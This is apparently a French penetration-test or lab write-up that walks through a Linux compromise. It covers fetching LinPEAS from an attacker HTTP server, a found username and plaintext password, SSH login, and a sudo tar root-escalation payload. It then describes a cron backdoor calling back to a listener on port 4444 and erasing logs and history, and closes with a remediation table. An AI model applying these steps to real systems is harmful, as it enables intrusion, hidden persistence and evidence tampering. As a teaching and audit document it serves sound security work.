
> Rien de facilement exploitable nous allons essayer de trouver des informations sur la machine pour nous connecter en tant qu'utilisateur.

C/ Serveur Python et Linpeas


> On va exécuter un script sur la machine cible qui va lister les vulnérabilités présentes. Pour se faire nous allons monter un serveur http en python sur notre machine attaquante, puis récupérer le script sur notre machine cible dans le dossier /tmp



>On récupère le SCRIPT sur notre machine attaquante dans un fichier script.sh




> On initialise un serveur python sur le port 8000 de notre machine attaquante et sur notre machine cible on récupère notre script avec un wget :




>Une fois notre script téléchargé on le rend exécutable puis on l'exécute.

D/ Linpeas.sh, le scanner de vulnérabilité pour Linux



> En analysant le rapport du script on à un nom d'utilisateur et un mot de passe qui apparaissent. Il y avait un port ssh d'ouvert on va essayer de se connecter dessus.

E/ Connexion SSH



> La connexion a fonctionné :


Utilisateur : zico

Mot de passe : “sWfCsfJSPV9H3AmQzw8”

G/ Droits d'exécutions

>Vérifions les service que ce nouvel utilisateur peut exécuter :

- Première méthode comme avec www-data : find / -perm -u=s -type f 2>/dev/null
- Deuxième méthode : sudo -l




>Avec l’outil GTFO bins on récupère le payload pour ce connecter en root via l’outil tar, on aurait aussi pu le faire par l’outil zip.

Payload: “sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh”

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```




> On est maintenant root sur la machine.

H/ Installation d’une backdoor


> Dans le dossier /etc/apache2 nous allons créer un fichier .update.sh qui sera executé toutes les 5 minutes pour essayer de se connecter vers notre machine



> On ajoute l'exécution de ce script dans une crontab :




>Maintenant sur notre machine attaquante on peut lancer un listener sur le port 4444 et vérifier la connexion :



> La backdoor est mise en place et on est directement connecté en root.

Phase 5 : Covering Tracks

>Maintenant que nous avons notre backdoor mise en place nous allons supprimer notre base de données qui nous aura permis de faire un reverse shell.



> Notre backdoor est très peu détectable, mais on pourrait améliorer le script pour qu'il essaye de se connecter sur des adresses aléatoires à certains moments.

> Les fichiers de log doivent être modifiés ainsi que l'historique des commandes pour éviter et ralentir l'analyse forensic qui pourrait retrouver les chemins par lesquels nous avons accès au serveur de l'entreprise.

Conclusion :

Ce rapport montre un chemin critique présent sur le serveur de cette entreprise. Ce serveur doit être mis à jour et régler les problèmes de sécurité pour éviter et empêcher des attaquants de s'introduire dans celui-ci et compromettre toute l'entreprise.

Faille	Correction
Version du PhpLiteAdmin 1.9.3 exploitable	Utiliser un autre service de base de données ou mettre celui-ci à jour.
Empêcher l'exécution de code dans le /view	Corriger au niveau du code de l'api du site web
Mot de passe utilisateur présent sur la machine	Supprimer le dossier Wordpress car celui-ci n'est pas utilisé. Ou possibilité de rendre le dossier accessible UNIQUEMENT à l'utilisateur Zico
Droits d'exécutions sur /bin/tar et /usr/bin/zip qui permet une élévation de privilège	Modifier les droits d'exécution de ces services pour un administrateur seulement.